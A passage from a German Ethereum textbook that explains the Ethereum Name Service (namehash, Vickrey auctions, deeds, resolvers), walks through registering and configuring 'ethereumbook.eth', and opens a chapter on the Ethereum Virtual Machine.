ENS ist mehr als ein Smart Contract. Es ist selbst eine fundamentale DApp, die einen dezentralisierten Namensdienst anbietet. Darüber hinaus wird ENS von einer Reihe anderer DApps unterstützt, die die Registrierung, die Verwaltung und den Handel mit registrierten Namen anbieten. ENS zeigt, wie DApps zusammenarbeiten können. Die DApp wurde entwickelt, um andere DApps zu unterstützen, wird selbst von einem Ökosystem von DApps unterstützt, in andere DApps eingebettet und so weiter.

In diesem Abschnitt sehen wir uns an, wie ENS funktioniert. Wir zeigen, wie man einen eigenen Namen einrichtet und mit einer Wallet oder einer Ethereum-Adresse verknüpft, wie man ENS in einer andere DApp einbettet und wie man ENS nutzen kann, um DApp-Ressourcen zu benennen, damit diese einfacher verwendet werden können.

Geschichte des Ethereum-Nameservice

Die Namensregistrierung war die erste nicht währungsbezogene Anwendung von Blockchains, der Namecoin den Weg bereitet hat. Das Ethereum-White-Paper (<http://bit.ly/2Of1gfZ>) nannte ein zweizeiliges, Namecoin-artiges Registrierungssystem als eine Beispielanwendung.

Frühe Releases von Geth und des C++-Ethereum-Clients enthielten einen `namereg`-Kontrakt (der nicht mehr verwendet wird), und es wurden viele Vorschläge und

ERCs für Nameservices gemacht. Doch erst als Nick Johnson im Jahr 2016 seinen Job für die Ethereum Foundation antrat und das Projekt unter seine Fittiche nahm, begann die ernsthafte Arbeit an einem Register.

ENS wurde am 4. Mai 2017 (dem Star Wars Day) gestartet (nach einem missglückten Versuch am Pi Day am 15. März).

Die ENS-Spezifikation

ENS ist im Wesentlichen in drei Ethereum Improvement Proposals spezifiziert: EIP-137 spezifiziert die Grundfunktionen, EIP-162 beschreibt das Auktionssystem für die .eth-Root und EIP-181 die reverse Registrierung von Adressen.

ENS verfolgt ein »Sandwich-Design«. Ganz unten liegt eine sehr simple Schicht, über der Schichten mit komplexerem, aber austauschbarem Code liegen. Ganz oben befindet sich wieder eine sehr einfache obere Schicht, die alle Anlagen in separaten Accounts vorhält.

Untere Schicht: Namenseigner und Resolver

Das ENS arbeitet mit »Nodes« anstelle visuell lesbarer Namen. Jeder visuell lesbare Name wird über den »Namehash«-Algorithmus in einen Node umgewandelt.

Die unterste Schicht des ENS ist ein genial einfacher Kontrakt (mit weniger als 50 Zeilen Code). Er ist durch ERC137 definiert und erlaubt nur den Eignern der Nodes, Informationen zu den Namen festzulegen sowie Subnodes (das ENS-Äquivalent von DNS-Subdomains) zu erzeugen.

Die Funktionen der untersten Schicht ermöglichen dem Node-Eigner nur, Informationen zum Node festzulegen (im Besonderen den Resolver, die »Time to live« und die Übertragung des Eigentumsrechts) und Eigner neuer Subnodes anzulegen.

Der Namehash-Algorithmus

Namehash ist ein rekursiver Algorithmus, der jeden Namen in einen Hash umwandeln kann, der diesen Namen identifiziert.

»Rekursiv« bedeutet, dass wir das Problem lösen, indem wir ein kleineres Problem des gleichen Typs lösen und die Lösung des Teilproblems dann nutzen, um das ursprüngliche Problem zu lösen.

Namehash hasht rekursiv die Komponenten des Namens und erzeugt einen eindeutigen String (den Node) fester Länge für jede gültige Eingabedomain. Zum Beispiel bestimmt sich der Namehash-Node für `subdomain.example.eth` aus `keccak('<example.eth>' node) + keccak('<subdomain>')`. Die zu lösenden Teilaufgaben sind die Berechnung des Nodes für `example.eth`, also `keccak('<.eth>' node) + keccak('<example>')`. Wir beginnen mit der Berechnung des Nodes für `eth`, die `keccak(<root node>) + keccak('<eth>')` lautet.

Der Root-Node ist der »Basisfall« unserer Rekursion und kann offensichtlich nicht rekursiv definiert werden, da der Algorithmus anderenfalls nie beendet werden würde! Der Root-Node ist als 0x0000000000000000000000000000000000000000000000000000000000000000 (32 Nullbytes) definiert.

Packt man alles zusammen, ergibt sich der Node für subdomain.example.eth aus keccak(keccak(keccak(0x0...0 + keccak('eth')) + keccak('example')) + keccak('subdomain'))).

Wir können die Namehash-Funktion wie folgt definieren (der Basisfall für den Root-Node oder einen leeren Namen, gefolgt vom rekursiven Schritt):

```
namehash([]) = 0x0000000000000000000000000000000000000000000000000000000000000000
namehash([label, ...]) = keccak256(namehash(...) + keccak256(label))
```

In Python sieht das so aus:

```
def namehash(name):
    if name == '':
        return '\0' * 32
    else:
        label, _, remainder = name.partition('.')
        return sha3(namehash(remainder) + sha3(label))
```

mastering-ethereum.eth wird dann wie folgt verarbeitet:

```
namehash('mastering-ethereum.eth')
⇒ sha3(namehash('eth') + sha3('mastering-ethereum'))
⇒ sha3(sha3(namehash('')) + sha3('eth')) + sha3('mastering-ethereum'))
⇒ sha3(sha3('\0' * 32) + sha3('eth')) + sha3('mastering-ethereum'))
```

Natürlich können Subdomains selbst Subdomains enthalten, d.h., es könnte eine sub.subdomain.example.eth für subdomain.example.eth geben, dann ein sub.sub.subdomain.example.eth und so weiter. Um eine teure Neuberechnung zu vermeiden, kann ein Name vorausberechnet und in einen Kontrakt eingefügt werden. So lässt sich eine unnötige String-Verarbeitung vermeiden, und ein direkter Look-up von ENS-Records ist möglich, unabhängig davon, aus wie vielen Komponenten der Name besteht.

Wahl eines gültigen Namens

Namen bestehen aus einer Reihe durch Punkte getrennter Labels. Zwar sind Groß- und Kleinbuchstaben erlaubt, doch alle Labels müssen vor dem Hashen einen Normalisierungsprozess nach UTS #46 durchlaufen, sodass Namen mit unterschiedlicher Groß-/Kleinschreibung, aber identischer Schreibweise den gleichen Namehash ergeben.

Sie können Labels und Domains beliebiger Länge wählen, doch der Kompatibilität zum alten DNS halber werden die folgenden Regeln empfohlen:

- Labels sollten nicht länger als jeweils 64 Zeichen sein.
- Vollständige ENS-Namen sollten nicht länger als 255 Zeichen sein.

- Labels sollten nicht mit Bindestrichen beginnen/enden und nicht mit Ziffern beginnen.

Eigentumsrecht des Root-Nodes

Ein Ergebnis dieses hierarchischen Systems ist, dass es auf den Eignern des Root-Nodes beruht, die neue *Top-Level-Domains* (TLDs) erzeugen können.

Zwar ist das eigentliche Ziel ein dezentralisierter Entscheidungsprozess für neue TLDs, doch während wir diese Zeilen schreiben, wird der Root-Node durch einen 4-von-7-Multisig kontrolliert, von Leuten aus verschiedenen Ländern gehalten (als Abbild der 7 Schlüsselhalter des DNS-Systems). Daher ist eine Mehrheit von mindestens 4 der 7 Schlüsselhalter nötig, um eine Änderung herbeizuführen.

Momentan ist es Zweck und Ziel dieser Schlüsselhalter, im Konsens mit der Community zusammenzuarbeiten, um:

- das temporäre Eigentumsrecht an der .eth-TLD an einen permanenteren Kontrakt zu übertragen, sobald das System evaluiert wurde,
- neue TLDs einzufügen, wenn die Community deren Notwendigkeit zustimmt,
- Migration des Eigentumsrechts an der Root-Multisig an einen dezentralisierten Kontrakt, wenn ein entsprechendes System vereinbart, getestet und implementiert wurde,
- als letzter Ausweg zu fungieren, um mit Bugs oder Sicherheitslücken in den Top-Level-Registern umzugehen.

Resolver

Der einfache ENS-Kontrakt kann Namen nicht um Metadaten ergänzen. Das ist die Aufgabe der sogenannten Resolver-Kontrakte. Das sind von Nutzern erzeugte Kontrakte, die Fragen zu Namen beantworten können, z.B. welche Swarm-Adresse mit der App verknüpft ist, welche Adresse Zahlungen (Ether oder Tokens) für die App empfängt oder wie der Hash für die App lautet (für die Integritätsprüfung).

Mittlere Schicht: die .eth-Nodes

Während wir diese Zeilen schreiben, ist .eth die einzige Top-Level-Domain, die in einem Smart Contract registriert werden kann.



Es gibt Bemühungen, es Eignern traditioneller DNS-Domains zu ermöglichen, ENS-Eigentumsrechte zu beanspruchen. Das könnte theoretisch für .com funktionieren, wurde bisher aber nur für die Domain .xyz implementiert, und auch das nur für das Ropsten-Test-net (<http://bit.ly/2SwUuFC>).

.eth-Domains werden über ein Auktionssystem vergeben. Es gibt keine Reservierungsliste und keine Prioritäten. Die einzige Möglichkeit, an einen Namen zu

gelangen, bildet dieses System. Das Auktionssystem ist komplexer Code (über 500 Zeilen), und ein Großteil der frühen Entwicklungsbemühungen (und Bugs!) von ENS ist in diesen Teil des Systems eingeflossen. Allerdings kann dieser Teil ersetzt und aktualisiert werden, ohne dass für die Anlagen ein Risiko besteht (mehr dazu später).

Vickreyauktionen

Namen werden über eine modifizierte Vickreyauktion (Zweipreisauktion) vergeben. Bei einer traditionellen Vickreyauktion gibt jeder Bieter ein (verdecktes) Gebot ab. Die Gebote werden dann gleichzeitig offengelegt, und der höchste Bieter gewinnt die Auktion, zahlt aber nur das Gebot des zweithöchsten Bieters. Es gibt für Bieter also einen Anreiz, den (für sie) »realen« Wert des Namens zu bieten, da dadurch die Chance steigt, zu gewinnen, ohne dass sich das auf den letztlich zu zahlenden Preis auswirkt.

Für eine Blockchain sind einige Änderungen nötig:

- Um sicherzustellen, dass Bieter keine Gebote für Namen abgeben, an denen sie eigentlich kein Interesse haben, muss vorab ein Betrag in Höhe (oder höher) des Gebots hinterlegt werden, um die Gültigkeit des Gebots zu garantieren.
- Da man keine Geheimnisse in der Blockchain verstecken kann, müssen Bieter mindestens zwei Transaktionen durchführen (ein Commit/Reveal-Prozess), um das Gebot und den Namen zu verbergen.
- Da Gebote in einem dezentralisierten System nicht gleichzeitig offengelegt werden können, müssen die Bieter ihre Gebote selbst aufdecken. Machen sie das nicht, geht der eingezahlte Betrag verloren. Ohne diese Strafe könnte man mehrere Gebote abgeben und nur ein oder zwei aufdecken, wodurch die Zweitpreisauktion zu einer traditionellen Auktion wird.

Die Auktion ist daher ein vierstufiger Prozess:

1. Start der Auktion. Dafür muss man die Absicht bekunden, einen Namen registrieren zu wollen. Dadurch werden alle Auktionsfristen erzeugt. Die Namen werden gehasht, d.h., dass nur diejenigen wissen, dass eine Auktion stattfindet, die den Namen in ihrem Dictionary haben. Das sorgt für eine gewisse Privatsphäre, die nützlich ist, wenn Sie an einem neuen Projekt arbeiten und keine Details preisgeben wollen. Sie können mehrere Dummy-Auktionen gleichzeitig starten. Falls Ihnen jemand folgt, kann er so nicht einfach auf alle Ihre Auktionen bieten.
2. Abgabe eines verdeckten Gebots. Das muss vor Ablauf der Deadline geschehen, indem Sie eine gewisse Menge Ether an den Hash einer geheimen Nachricht binden (diese enthält unter anderem den Hash des Namens, das Gebot und einen Salt-Wert). Sie können mehr Ether binden, als Sie tatsächlich bieten, um ihre wahre Einschätzung zu verschleiern.

3. Offenlegung des Gebots. Während der Offenlegungsphase müssen Sie eine Transaktion ausführen, die das Gebot offenlegt, woraufhin das höchste und das zweithöchste Gebot berechnet werden und der unterlegene Bieter seine Ether zurückerhält. Bei jeder Offenlegung eines Gebots wird der aktuelle Gewinner neu berechnet. Der letzte Gewinner vor Ablauf der Deadline ist auch der Gesamtsieger.
4. Aufräumen. Als Gewinner können Sie die Auktion abschließen, um die Differenz zwischen Ihrem und dem zweithöchsten Gebot zurückzuerhalten. Sollten Sie das vergessen, können Sie es später nachholen und sich wenigstens einen kleinen Teil Ihres Gebots zurückholen.

Oberste Schicht: die Deeds

Die oberste Schicht des ENS ist wieder ein sehr einfacher Kontrakt mit einem einzigen Zweck: die Mittel festzuhalten.

Wenn Sie eine Auktion gewinnen, werden die Mittel nicht irgendwohin übertragen, sondern für die Zeitspanne gesperrt, für die Sie den Namen behalten wollen (mindestens ein Jahr). Das funktioniert wie ein garantierter Rückkauf: Benötigt der Eigner den Namen nicht länger, kann er ihn an das System zurückgeben und erhält seine Ether zurück (die Kosten für das Halten des Namens sind also Opportunitätskosten, um etwas machen zu können, was einen größeren Gewinn verspricht).

Natürlich ist das Vorhalten mehrerer Millionen Dollar in einem Kontrakt eine gefährliche Angelegenheit, weshalb ENS für jeden neuen Namen einen Deed-Kontrakt erzeugt. Der Deed-Kontrakt ist sehr einfach (etwa 50 Codezeilen) und erlaubt nur, die Mittel an einen einzigen Kontrakt (den Deed-Eigner) zurückzuüberweisen. Er darf nur von einer einzigen Entität (dem Registerkontrakt) aufgerufen werden. Dieser Ansatz reduziert die Angriffsfläche deutlich, der die Mittel ausgesetzt sind.

Einen Namen registrieren

Die Registrierung eines Namens im ENS ist ein vierstufiger Prozess, wie wir in »Vickreyauktionen« auf Seite 285 gelernt haben. Zuerst platzieren wir ein Gebot für einen verfügbaren Namen und legen nach 48 Stunden unser Gebot offen, um uns den Namen zu sichern. Das Diagramm in Abbildung 12-5 zeigt die Timeline der Registrierung.

Lassen Sie uns unseren ersten Namen registrieren!

Wir nutzen eine der vielen nutzerfreundlichen Schnittstellen, um nach verfügbaren Namen zu suchen, ein Gebot für den Namen `ethereumbook.eth` zu platzieren, das Gebot offenzulegen und den Namen zu sichern.

Es gibt eine Reihe webbasierter ENS-Schnittstellen, die die Interaktion mit der ENS-DApp ermöglichen. In unserem Beispiel nutzen wir die MyCrypto-Schnittstelle (<https://mycrypto.com/>) zusammen mit MetaMask als unsere Wallet.




Abbildung 12-5: ENS-Timeline für die Registrierung

Zuerst müssen wir sicherstellen, dass der gewünschte Name auch verfügbar ist. Während wir diese Zeilen schrieben, wollten wir eigentlich den Namen `maste ring.eth` registrieren, doch leider zeigte ein Blick auf Abbildung 12-6, dass er bereits vergeben war! Da die ENS-Registrierung nur für ein Jahr gilt, kann man sich den Namen womöglich zu einem zukünftigen Zeitpunkt sichern. Bis dahin suchen wir nach `ethereumbook.eth` (siehe Abbildung 12-6).




Abbildung 12-6: Suche nach ENS-Namen auf MyCrypto.com

Sehr gut! Der Name ist verfügbar. Um ihn zu registrieren, machen wir mit Abbildung 12-7 weiter. Wir entsperren MetaMask und starten eine Auktion für `ethereumbook.eth`.

Name

ethereumbook

.eth

Actual Bid Amount

You must remember this to claim your name later.

0.01

ETH

Bid Mask

*This is the amount of ETH you send when placing your bid. It has no bearing on the *actual* amount you bid (above). It is simply to hide your real bid amount. It must be >= to your actual bid.*

0.01

ETH

Secret Phrase

*You must remember this to claim your name later (feel free to change this)

reduce blood annual

Start the Auction

Abbildung 12-7: Start einer Auktion für einen ENS-Namen

Nun geben wir unser Gebot ab. Wir folgen dabei den Schritten aus Abbildung 12-8.



Wie in »Vickreyauctionen« auf Seite 285 erläutert, müssen Sie Ihr Gebot innerhalb von 48 Stunden nach Ende der Auktion offenlegen, ansonsten *verlieren Sie den Betrag des Gebots*. Haben wir ihn vergessen und selbst 0,01 ETH verloren? Natürlich haben wir das!

Machen Sie einen Screenshot, speichern Sie die geheime Phrase (als Sicherung für Ihr Gebot) und tragen Sie eine Erinnerung mit Datum und Uhrzeit der Offenlegung in Ihren Kalender ein, damit Sie den Termin nicht vergessen und Ihr Geld nicht verlieren.

CONFIRM TRANSACTION Main Network

Account 1
5aB7a6...1AfC
0.440371 ETH
174.12 USD

ENS Registrar
6090A6...78Ef

Amount: 0.010000 ETH
3.95 USD

Gas Limit: UNITS

Gas Price: GWEI

Max Transaction Fee: 0.028125 ETH
11.12 USD

Max Total: 0.038125 ETH
15.07 USD

Data included: 132 bytes

RESET SUBMIT REJECT

Abbildung 12-9: MetaMask-Transaktion mit dem Gebot

Wenn alles gut geht, warten Sie nach der Transaktion 48 Stunden, legen Ihr Gebot offen, und der gewünschte Name wird auf Ihre Ethereum-Adresse registriert.

Den ENS-Namen verwalten

Sobald der ENS-Name registriert ist, können Sie ihn mit einer anderen benutzerfreundlichen Schnittstelle verwalten: dem ENS Manager (<https://manager.ens.domains/>).

Wechseln Sie auf diese Seite und geben Sie den gewünschten Namen in das Suchfeld ein (siehe Abbildung 12-10). Ihre Ethereum-Wallet (z.B. MetaMask) muss entsperrt sein, damit die ENS-Manager-DApp den Namen für Sie verwalten kann.

ENS Manager

Get Details

Abbildung 12-10: ENS-Manager-Web-Interface

Über diese Schnittstelle können Sie Subdomains anlegen, einen Resolver-Kontrakt einrichten (mehr dazu später) und jeden Namen mit der entsprechenden Ressource verbinden, etwa der Swarm-Adresse eines DApp-Frontends.

Eine ENS-Subdomain anlegen

Zuerst wollen wir für unsere Auktions-DApp eine Subdomain anlegen (siehe Abbildung 12-11). Wir nennen die Subdomain *auction*, d.h., der vollständig qualifizierte Name lautet *auction.ethereumbook.eth*.

Sobald die Subdomain angelegt ist, können wir `auction.ethereumbook.eth` in das Suchfeld eingeben und sie genau so verwalten wie auch die Domain `ethereumbook.eth`.




Abbildung 12-11: Die Subdomain `auction.ethereumbook.eth` hinzufügen

ENS-Resolver

Beim ENS ist die Auflösung eines Namens ein zweistufiger Prozess:

1. Das ENS-Register wird mit dem aufzulösenden Namen aufgerufen, nachdem dieser gehasht wurde. Existiert ein entsprechender Eintrag, gibt das Register die Adresse des Resolvers zurück.
2. Der Resolver wird mit einer für die angeforderte Ressource passenden Methode aufgerufen. Er liefert das gewünschte Ergebnis zurück.

Dieser zweistufige Prozess hat verschiedene Vorteile. Die Trennung der Resolver-Funktionalität vom eigentlichen Namenssystem ist sehr viel flexibler. Die Namens-eigner können eigene Resolver nutzen, um jede Art von Ressource aufzulösen, was

die Funktionalität des ENS erweitert. Wollen Sie in Zukunft eine Geolocation-Ressource (Breiten-/Längengrad) einbinden, können Sie einen neuen Resolver entwickeln, der die Geolocation-Anfrage beantwortet. Wer weiß schon, welche Anwendungen in Zukunft nützlich sein werden? Mit benutzerdefinierten Resolvern sind Ihrer Fantasie keine Grenzen gesetzt.

Der Bequemlichkeit halber gibt es einen öffentlichen Standard-Resolver, der eine Vielzahl von Ressourcen auflösen kann, einschließlich Adressen (für Wallets oder Kontrakte) und Inhalte (Swarm-Hash für DApps oder Kontrakt-Quellcode).

Da wir unsere Auktions-DApp mit einem Swarm-Hash verknüpfen wollen, können wir den öffentlichen Resolver nutzen, der die Inhaltsauflösung unterstützt (siehe Abbildung 12-12). Wir müssen keinen eigenen Resolver entwickeln oder aktivieren.

The screenshot shows the ENS Manager interface for the domain `auction.ethereumbook.eth`. The interface is divided into two main sections: "Node Details" and "Resolver Details".

Node Details:

- Name: `ethereumbook.eth`
- Owner: `0x5ab7a6abe87f295224f517537df760a894e81afc`
- Resolver: `0x1da022710df5002339274aadee8d58218e9d6ab5`

Resolver Details:

- Input field: `0x...` with an "Update owner" button.
- Input field: `0x5ffc014343cd971b7eb70732021e26c35t` with a "Set Resolver" button.
- A large blue button at the bottom: "Use default resolver" with a small icon.

Abbildung 12-12: Öffentlichen Standard-Resolver für `auction.ethereumbook.eth` festlegen

Einen Namen in einen Swarm-Hash (Inhalt) auflösen

Sobald der Resolver für `auction.ethereumbook.eth` auf den öffentlichen Resolver gesetzt ist, können wir ihn so einrichten, dass er den Swarm-Hash des Inhalts für unseren Namen zurückgibt (siehe Abbildung 12-13).

ENS Manager

auction.ethereumbook.eth

Get Details

Node Details

Resolver Details

Name: auction.ethereumbook.eth

Owner: 0x5ab7a6abe87f295224f517537df760a894e81afc

Resolver: 0x5ffc014343cd971b7eb70732021e26c35b744cc4

Address: 0x0000000000000000000000000000000000000000000000000000000000000000

Content: 0x0000000000000000000000000000000000000000000000000000000000000000

Set Addr

0x512ada039e1fb518e4ba50b130ff99ad47

Set Content

Abbildung 12-13: Den für auction.ethereumbook.eth zurückzugebenden Inhalt festlegen

Nach einem kurzen Warten, bis die Transaktion bestätigt wurde, können wir den Namen korrekt auflösen. Bevor wir den Namen eingerichtet hatten, konnte unsere Auktions-DApp an einem Swarm-Gateway über dessen Hash gefunden werden:

- <https://swarm-gateways.net/bzz:/ab164cf37dc10647e43a233486cdeffa8334b026e32a480dd9cbd020c12d4581>

oder indem wir in einem DApp-Browser oder Swarm-Gateway nach der Swarm-URL gesucht haben:

- <bzz://ab164cf37dc10647e43a233486cdeffa8334b026e32a480dd9cbd020c12d4581>

Nun haben wir sie mit einem Namen verknüpft, und die Sache ist wesentlich einfacher:

- <http://swarm-gateways.net/bzz:/auction.ethereumbook.eth/>

Wir finden sie nun auch in jeder ENS-kompatiblen Wallet und in jedem DApp-Browser (z. B. Mist), indem wir nach »auction.ethereumbook.eth« suchen.

Von der App zur DApp

In den vergangenen Abschnitten haben wir schrittweise eine dezentralisierte Anwendung entwickelt. Wir haben mit zwei Smart Contracts begonnen, die eine Auktion für ERC721-Deeds abwickeln. Diese Kontrakte wurden ohne regulierende oder privilegierte Accounts entwickelt, sodass deren Betrieb wirklich dezentralisiert ist. Wir haben ein Frontend in JavaScript implementiert, das eine bequeme und benutzerfreundliche Schnittstelle zu unserer DApp bietet. Die Auktions-DApp nutzt das dezentralisierte Speichersystem Swarm, um Ressourcen der Anwendung, etwa Bilder, zu speichern. Die DApp verwendet auch das dezentralisierte Kommunikationsprotokoll Whisper, um einen verschlüsselten Chat ohne zentralen Server für jede Auktion anzubieten.

Wir haben das gesamte Frontend in Swarm hochgeladen, sodass unsere DApp nicht auf Webserver angewiesen ist. Zum Schluss haben wir einen Namen für unsere DApp im ENS registriert und mit dem Swarm-Hash unseres Frontends verknüpft, damit die Nutzer über einen simplen und einfach zu merkenden Namen darauf zugreifen können.

Mit jedem dieser Schritte haben wir die Dezentralisierung unserer Anwendung erhöht. Das Endergebnis ist eine DApp ohne zentrale Autorität und ohne zentralen Fehlerpunkt, was die Vision des web3 widerspiegelt.

Abbildung 12-14 zeigt die vollständige Architektur der Auktions-DApp.




Abbildung 12-14: Architektur der Auktions-DApp

Fazit

Dezentralisierte Anwendungen sind der krönende Abschluss der Ethereum-Vision, wie sie von den Gründern seit den frühesten Entwürfen formuliert wurde. Auch wenn sich heutzutage viele Anwendungen selbst »DApps« nennen, sind die meisten doch nicht vollständig dezentralisiert. Dennoch ist es bereits möglich, Anwendungen nahezu vollständig dezentralisiert zu entwerfen. Mit der Zeit wird die Technik weiter reifen, und mehr und mehr Anwendungen werden dezentralisiert sein, was zu einem robusteren, zensursicheren und freien Web führt.

Die Ethereum Virtual Machine

Das Herz des Ethereum-Protokolls und des Betriebs ist die *Ethereum Virtual Machine*, kurz EVM. Wie Sie aus dem Namen ableiten können, handelt es sich um ein Rechenwerk, das anderen virtuellen Maschinen wie Microsofts .NET Framework oder Interpretern für andere Bytecode-kompilierte Programmiersprachen wie Java nicht unähnlich ist. In diesem Kapitel werfen wir einen genauen Blick auf die EVM, einschließlich des Befehlssatzes, der Struktur sowie des Betriebs im Kontext der Updates des Ethereum-Zustands.

Was ist die EVM?

Die EVM ist der Teil von Ethereum, der das Deployment und die Ausführung von Smart Contracts übernimmt. Einfache Werttransfers von einem EOA zu einem anderen benötigen sie in der Praxis nicht, doch alles andere verlangt eine durch die EVM berechnete Aktualisierung des Zustands. Auf hohem Niveau kann man sich die EVM, die auf der Ethereum-Blockchain läuft, als globalen, dezentralisierten Computer mit Millionen ausführbarer Objekte mit eigenem permanentem Datenspeicher vorstellen.

Die EVM ist eine Quasi-Touring-vollständige Zustandsmaschine. »Quasi«, weil alle ausgeführten Prozesse auf eine endliche Zahl von Ausführungsschritten beschränkt sind, die sich aus dem für die Ausführung des Smart Contract verfügbaren Gas ergibt. Auf diese Weise wird das Halteproblem »gelöst« (jede Programmausführung wird letztlich beendet), und die Situation, in der die Ausführung (versehentlich oder bewusst) immer weiterläuft (und so die ganze Ethereum-Plattform in die Knie zwingt), wird vermieden.

Die EVM verwendet eine stackbasierte Architektur, bei der alle Speicherwerte auf einem Stack abgelegt werden. Sie arbeitet mit einer Wortgröße von 256 Bit (hauptsächlich um native Hashoperationen und Operationen mit elliptischen Kurven zu unterstützen) und besitzt verschiedene adressierbare Datenkomponenten:

- Ein unveränderliches ROM für *Programmcodes*, der mit dem Bytecode des auszuführenden Smart Contract geladen wird.
- Einen flüchtigen *Arbeitsspeicher*, bei dem jede Speicherstelle explizit mit null initialisiert wird.
- Einen permanenten (nicht flüchtigen) *Speicher*, der Teil des Ethereum-Zustands ist, ebenfalls mit null initialisiert.

